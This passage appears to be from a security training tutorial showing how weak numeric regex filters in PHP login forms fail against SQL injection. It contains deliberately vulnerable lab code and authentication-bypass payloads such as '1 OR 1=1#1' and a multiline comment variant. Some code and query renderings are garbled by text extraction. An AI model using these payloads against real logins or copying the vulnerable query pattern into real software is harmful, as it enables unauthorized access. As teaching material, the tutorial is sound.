
And use the following code as `sql.php`:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo("Connection ERROR");
    die(print_r(mysqli_error($con)));
}
if (!preg_match("/^[0-9]+/", $_POST["userid"])){
    die("ONLY numbers allowed");
}
$query = "SELECT * FROM tbl1 WHERE id=" . $_POST["userid"] . " AND
```

```

password='" . mysqli_real_escape_string($con, $_POST["password"]) .
"';";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo("ERROR during query execution: ");
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
if ($row){
    die("Logged in");
}
else{
    die("Wrong username or password");}
?>

```



The screenshot shows a Notepad++ window titled "C:\xampp\htdocs\mysql\sql10\sql.php -". The menu bar includes File, Edit, Search, View, Encoding, Language, Settings, Macro, Run, Plugins, and Window. The toolbar contains various icons for file operations and editing. The code editor shows the following PHP script:

```


1  <?php
2  $dbname = "a";
3  $dbusername = "root";
4  $dbpassword = "";
5  $dbservername = "127.0.0.1";
6  $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7  if (!$con){
8      echo("Connection ERROR");
9      die(print_r(mysqli_error($con)));
10 }
11 if (!preg_match("/^[0-9]+/", $_POST["userid"])){
12     die("ONLY numbers allowed");
13 }
14 $query = "SELECT * FROM tbl1 WHERE id=" .
15         $_POST["userid"] . " AND password='" .
16         mysqli_real_escape_string($con, $_POST["password"]) . "'";
17 $stmts = mysqli_query($con, $query);
18 if ($stmts === false){
19     echo("ERROR during query execution: ");
20     die(print_r(mysqli_error($con)));
21 }
22 $row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
23 if ($row){
24     die("Logged in");
25 }
26 else{
27     die("Wrong username or password");}
28 ?>

```

The problem is that the used regular expression is this:


`/^[0-9]+/`

it checks only, if the string starts with a number. So if we use the previous example **1 OR 1=1#** the regular expression will not filter it.



A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql10/sql.html`. Below the address bar, there is a login form with two input fields: "UserID:" and "Password:". The "UserID:" field contains the text `1 OR 1=1#`. Below the input fields is a button labeled "send".

And we were able to log in with it:




A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql10/sql.php`. Below the address bar, the text "Logged in" is displayed.

Classic login screen with bad numeric regexp filter checks only the end

Another problem can be if one checks only the end of a string, if it is a number.

To try it use the following code as sql.html:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  UserID: <input type="text" id="userid" name="userid"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```




And the this code as sql.php:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo("Connection ERROR");
    die(print_r(mysqli_error($con)));
}
if (!preg_match("/[0-9]+$/", $_POST["userid"])){
    die("ONLY numbers allowed");
}
$query = "SELECT * FROM tbl1 WHERE id=" . $_POST["userid"] . " AND
password='" . mysqli_real_escape_string($con, $_POST["password"]) .
```

```

";";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo("ERROR during query execution: ");
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
if ($row){
    die("Logged in");
}
else{
    die("Wrong username or password");}
?>

```



```


C:\xampp\htdocs\mysql\sql11\sql.php
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
sql.php
1 <?php
2 $dbname = "a";
3 $dbusername = "root";
4 $dbpassword = "";
5 $dbservername = "127.0.0.1";
6 $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7 if (!$con){
8     echo("Connection ERROR");
9     die(print_r(mysqli_error($con)));
10 }
11 if (!preg_match("/[0-9]+$/", $_POST["userid"])){
12     die("ONLY numbers allowed");
13 }
14 $query = "SELECT * FROM tbl1 WHERE id=" .
15         $_POST["userid"] . " AND password='" .
16         mysqli_real_escape_string($con, $_POST["password"]) . "'";
17 $stmts = mysqli_query($con, $query);
18 if ($stmts === false){
19     echo("ERROR during query execution: ");
20     die(print_r(mysqli_error($con)));
21 }
22 $row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
23 if ($row){
24     die("Logged in");
25 }
26 else{
27     die("Wrong username or password");}
28 ?>

```

In this example we use the following regular expression:


[0-9]+\$

In this case we check only if the input string ends with number. If we use the previous example **1 OR 1=1#**




A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql11/sql.html`. The login form has two input fields: "UserID:" and "Password:". The "UserID:" field contains the text `1 OR 1=1#`. Below the fields is a "send" button.

It does not end with a number, but a hashmark, so it will not work:




A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql11/sql.php`. Below the address bar, the text "ONLY numbers allowed" is displayed in a yellow box.

But the solution is easy. We can write a number to the end. It is unimportant what we write after the comment sign. So we can try the **1 OR 1=1#1** as userid:



A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql11/sql.html`. The login form has two input fields: "UserID:" and "Password:". The "UserID:" field contains the text `1 OR 1=1#1`. Below the fields is a "send" button.

What will work as expected




A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql11/sql.php`. Below the address bar, the text "Logged in" is displayed in a yellow box.

Classic login screen with bad numeric regexp filter unnecessary multiline

The idea is to check both the start and the end of the string. In this case there can be a problem if the regular expression accepts multiline input. To try it use the following code as sql.html

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  User ID: <input type="text" id="userid" name="userid"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```




And the this one as sql.php:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo("Connection ERROR");
    die(print_r(mysqli_error($con)));
}
if (!preg_match("/^[0-9]+$\/m", $_POST["userid"])){
    die("ONLY numbers allowed");
}
$query = "SELECT * FROM tbl1 WHERE id=" . $_POST["userid"] . " AND
password='" . mysqli_real_escape_string($con, $_POST["password"]) .
```

```

";";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo("ERROR during query execution: ");
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
if ($row){
    die("Logged in");
}
else{
    die("Wrong username or password");}
?>

```



The screenshot shows a code editor window titled "C:\xampp\htdocs\mysql\sql12\sql.php -". The editor contains a PHP script with the following code:

```


1  <?php
2  $dbname = "a";
3  $dbusername = "root";
4  $dbpassword = "";
5  $dbservername = "127.0.0.1";
6  $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7  if (!$con){
8      echo("Connection ERROR");
9      die(print_r(mysqli_error($con)));
10 }
11 if (!preg_match("/^[0-9]+$\/m", $_POST["userid"])){
12     die("ONLY numbers allowed");
13 }
14 $query = "SELECT * FROM tbl1 WHERE id=" .
15         $_POST["userid"] . " AND password='" .
16         mysqli_real_escape_string($con, $_POST["password"]) . "'";
17 $stmts = mysqli_query($con, $query);
18 if ($stmts === false){
19     echo("ERROR during query execution: ");
20     die(print_r(mysqli_error($con)));
21 }
22 $row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
23 if ($row){
24     die("Logged in");
25 }
26 else{
27     die("Wrong username or password");}
28 ?>

```



Now the regular expression is:

`/^[0-9]+$ /m`

It checks if the whole line contains only numbers. If we use the same input like before **1 OR 1=1#1** as userid:



It will not work:



But the problem is that this regular expression accepts multiple lines. This means it is enough to have one line from multiple lines, which contains only numbers. For example if we entered an input like this:

```
1 OR 1=1#  
123
```

it is just fine. But it will not work. We get the following SQL query:

```
SELECT * FROM tbl1 WHERE id=1 OR 1=1#  
123 AND password='';
```

The problem is that the hash mark, or the minus minus comments only until the end of the actual line. So the 123 will be an SQL instruction in the next line, just like the ' AND password="'. We were not able to comment the 123 and it will give us a syntax error.

To avoid this situation we can use the `/**/` as comment sign, because by the help of it we will be able to comment multiple lines like these:

```
1 OR 1=1/*  
123  
*/
```


In this case we get the following SQL query:

```
SELECT * FROM tbl1 WHERE id=1 OR 1=1/*
```

123

**/AND password=""*;

The problem is that we can not enter multiple lines to this input. So just write it as one line, but use the Burp proxy to intercept the data.



In the burp proxy we will see that our input

1 OR 1=1/*123*/

